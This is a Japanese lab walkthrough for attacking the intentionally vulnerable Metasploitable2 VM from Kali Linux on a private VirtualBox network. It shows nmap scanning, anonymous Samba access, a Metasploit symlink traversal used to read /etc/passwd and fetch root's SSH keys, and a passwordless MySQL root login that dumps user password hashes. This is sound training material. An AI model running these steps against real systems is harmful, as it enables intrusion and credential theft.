




(2) Kali Linuxを起動する


左側の「kali-linux-2023.4-virtualbox-amd64」を選択し、「起動」ボタンをクリックします。ログインボックスのIDに「kali」、パスワードに「kali」を入力し、「Log In」ボタンを押します。



起動できた画面の上部の左から6番目のアイコンの右にある下向き矢印をクリックし、「Root Terminal Emulator」を選択します。Authenticate画面のPasswordに「kali」を入力します。コマンドラインインターフェースが表示されます。



コマンドラインインターフェースで、「ifconfig」コマンドを入力します。Kali Linux仮想マシンのネットワークインターフェース情報が表示されます。例えば、eth0のinet 192.168.56.101はDHCPによって割り当てられた仮想イーサアダプタのIPアドレスが示されています。




```
kali-linux-2023.4-virtualbox-amd64 [実行中] - Oracle VM VirtualBox

root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::c0b8:7a8c:8263:48c6 prefixlen 64 scopeid 0<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 21 bytes 13458 (13.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 12102 (11.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
#
```

ちなみに, Kali Linux仮想マシンを終了したい場合は, 上部一番右側の右向き矢印の付くアイコンをクリックし, 表示されたボックス中の「ShutDown」を選択する。



(3) Metasploitable2を起動する

左側の「Metasploitable2」を選択し、「起動」ボタンをクリックします。login に「msfadmin」、Passwordに「msfadmin」を入力します。Metasploitable2のコマンドラインインターフェースが表示されます。



```
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
mohup: appending output to 'mohup.out'
mohup: appending output to 'mohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
```


日本語キーボードのレイアウトに変更する。

```
msfadmin@metasploitable:~$ sudo loadkeys jp  
[sudo] password for msfadmin: msfadmin  
Loading /usr/share/keymaps/jp.map.bz2
```

```
Contact: msfdev[at]metasploit.com  
  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Tue Feb 20 02:20:43 EST 2024 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ sudo loadkeys jp  
[sudo] password for msfadmin:  
Loading /usr/share/keymaps/jp.map.bz2  
msfadmin@metasploitable:~$ _
```

「ifconfig」コマンドを用いてmetasploitable2仮想マシンのネットワーク設定状況を確認します. 例えば, eth0のinet 192.168.56.102がDHCPによって割り当てられた仮想イーサアダプタのIPアドレスが示されています.

```
No mail.
msfadmin@metasploitable:~$ sudo loadkeys jp
[sudo] password for msfadmin:
Loading /usr/share/keymaps/jp.map.bz2
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f7:43:4f
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef7:434f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3488 (3.4 KB)  TX bytes:9661 (9.4 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$
```

ちなみに, metasploitable2仮想マシンを終了したい場合は,
「sudo shutdown -h now」コマンドを使います.

```
No mail.
msfadmin@metasploitable:~$ sudo loadkeys jp
[sudo] password for msfadmin:
Loading /usr/share/keymaps/jp.map.bz2
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f7:43:4f
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef7:434f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3488 (3.4 KB)  TX bytes:9661 (9.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$ sudo shutdown -h now
```

(4) Metasploitable2を攻撃する

Kali Linux=攻撃する端末

Metasploitable2=ターゲット端末

①ポートスキャンをする

```
# nmap -sP 192.168.56.0/24
```

表示された結果から、192.168.56.1, 192.168.56.100, 192.168.56.101, 192.168.56.102というマシンが生きていることがわかります。

```
(root@kali)-[~]  
# nmap -sP 192.168.56.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-20 04:44 EST  
Nmap scan report for 192.168.56.1  
Host is up (0.00029s latency).  
MAC Address: 0A:00:27:00:00:07 (Unknown)  
Nmap scan report for 192.168.56.100  
Host is up (0.0020s latency).  
MAC Address: 08:00:27:D7:26:89 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.102  
Host is up (0.0018s latency).  
MAC Address: 08:00:27:F7:43:4F (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.101  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.96 seconds
```

```
# nmap -sV -O -p- 192.168.56.102
```

-p-: 1番から65535番までのポート番号を対象に, -sV:バージョンスキャン(各ポートのサービスのバージョンを検出する), -O:フィンガープリント(ターゲットのOSを特定する)で, Metasploitable2で開いているポート番号を調べ, そのサービスのバージョンとOSの種類を推測します。

```
# nmap -sV -O -p- 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-20 04:50 EST
Nmap scan report for 192.168.56.102
Host is up (0.00053s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
```

②ディレクトリトラバーサルを実現する

ポートスキャンの結果より, Metasploitable2ではSambaが稼働しており, 共有サービスを提供していることがわかります. smbclientコマンドでSambaサービスにアクセスします. Passwordに何も入力せずに[Enter]キーを押します.

```
# smbclient -L //192.168.56.102
```

```
(root@kali)-[~]
# smbclient -L //192.168.56.102
Password for [WORKGROUP\root]:
Anonymous login successful

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  tmp            Disk      oh noes!
  opt            Disk
  IPC$           IPC       IPC Service (metasploitable server (Samba 3
.0.20-Debian))
  ADMIN$         IPC       IPC Service (metasploitable server (Samba 3
.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server      Comment
  -----
  Workgroup   Master
  WORKGROUP   METASPLOITABLE

quieter you become, the more you are able to hear"
(root@kali)-[~]
#
```

ディレクトリトラバーサルとは、本来アクセスが禁止されているディレクトリにアクセスする攻撃です。以下一連のコマンドを実行して、ルートディレクトリ（"/"）にリンクして、ディレクトリトラバーサルを実現します。

```
# msfconsole -q
```

```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
```

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.56.102
```

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
```

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
```

```
(root@kali)-[~]
└─# msfconsole -q
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.56.102

[*] 192.168.56.102:445 - Connecting to the server...
[*] 192.168.56.102:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.56.102:445 - Trying to link 'rootfs' to the root filesystem...
[-] 192.168.56.102:445 - Auxiliary failed: Rex::Proto::SMB::Exceptions::Error
Code The server responded with error: STATUS_OBJECT_NAME_COLLISION (Command=5
0 WordCount=0)
[-] 192.168.56.102:445 - Call stack:
[-] 192.168.56.102:445 - /usr/share/metasploit-framework/lib/rex/proto/smb/
client.rb:256:in `smb_recv_parse'
[-] 192.168.56.102:445 - /usr/share/metasploit-framework/lib/rex/proto/smb/
client.rb:1678:in `trans2'
[-] 192.168.56.102:445 - /usr/share/metasploit-framework/lib/rex/proto/smb/
client.rb:1799:in `symlink'
[-] 192.168.56.102:445 - /usr/share/metasploit-framework/modules/auxiliary/
admin/smb/samba_symlink_traversal.rb:58:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) > 
```

初回で正しく実行された場合、この行は以下のように
なっているはずです。

Now access the following share to browse the
root filesystem:

これでtmpという共有フォルダがマウントされました。さらに, rootfsにルートディレクトリがリンクされました。

次に, [exit]コマンドを入力してMetasploitから抜けます。

smbclientコマンドでMetasploitの共有フォルダにアクセスできます

```
msf6 auxiliary(samba_symlink_traversal) > exit
```

```
# smbclient //192.168.56.102
```

Password for [WORKGROUP¥root]: [ENTER]キーを押す。

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exit
(root@kali)~[~]
# smbclient //192.168.56.102/tmp
Password for [WORKGROUP¥root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help
?
allinfo      altname      archive      backup
blocksize    cancel        case_sensitive cd            chmod
chown        close        del          deltreetree  dir
du           echo         exit         get          getfacl
geteas       hardlink     help         history      iosize
lcd          link         lock         lowercase    ls
l            mask         md           mget         mkdir
more         mput         newer        notify       open
posix        posix_encrypt posix_open   posix_mkdir  posix_rmdir
posix_unlink posix_whoami  print       prompt       put
pwd          q            queue       quit         readlink
rd           recurse     reget       rename       reput
rm           rmdir       showacls    setea        setmode
scopy        stat        symlink     tar          tarmode
timeout      translate    unlock      volume       vuid
wdel         logon       listconnect showconnect  tcon
tdis         tid         utimes      logoff
!
smb: \> |
```

helpを入力して使用できるコマンドを調べる。


```
smb: ¥> ls
```

```
smb: ¥> cd rootfs
```

```
smb: ¥rootfs¥> cd etc
```

```
smb: ¥rootfs¥etc¥> more passwd
```

（[q]キーで抜けると、プロンプトに戻る。）

これでパスワードファイルを閲覧できてしまいます。

次は, [get]コマンドでファイルをダウンロードできることを確認します。
ここでは, rootユーザのSSH公開鍵をダウンロードします。

```
smb: ¥rootfs¥etc¥> cd /rootfs/root/.ssh
```

```
smb: ¥rootfs¥root¥.ssh¥> get authorized_keys
```

```
smb: ¥rootfs¥root¥.ssh¥> exit
```

```
root@kali:~# cat authorized_keys
```

 ➡ ダウンロードされたSSH公開鍵を表示する。

③データベースを列挙する

```
root@kali:~# mysql -h 192.168.56.102 -u root -skip-sql
```

```
MySQL [(none)]> show databases;
```

```
MySQL [(none)]> use mysql;
```

```
MySQL [(mysql)]> show tables;
```

```
MySQL [(none)]> select user, password from user;
```

表示されたrootのパスワードが空.

```
MySQL [(none)]> exit
```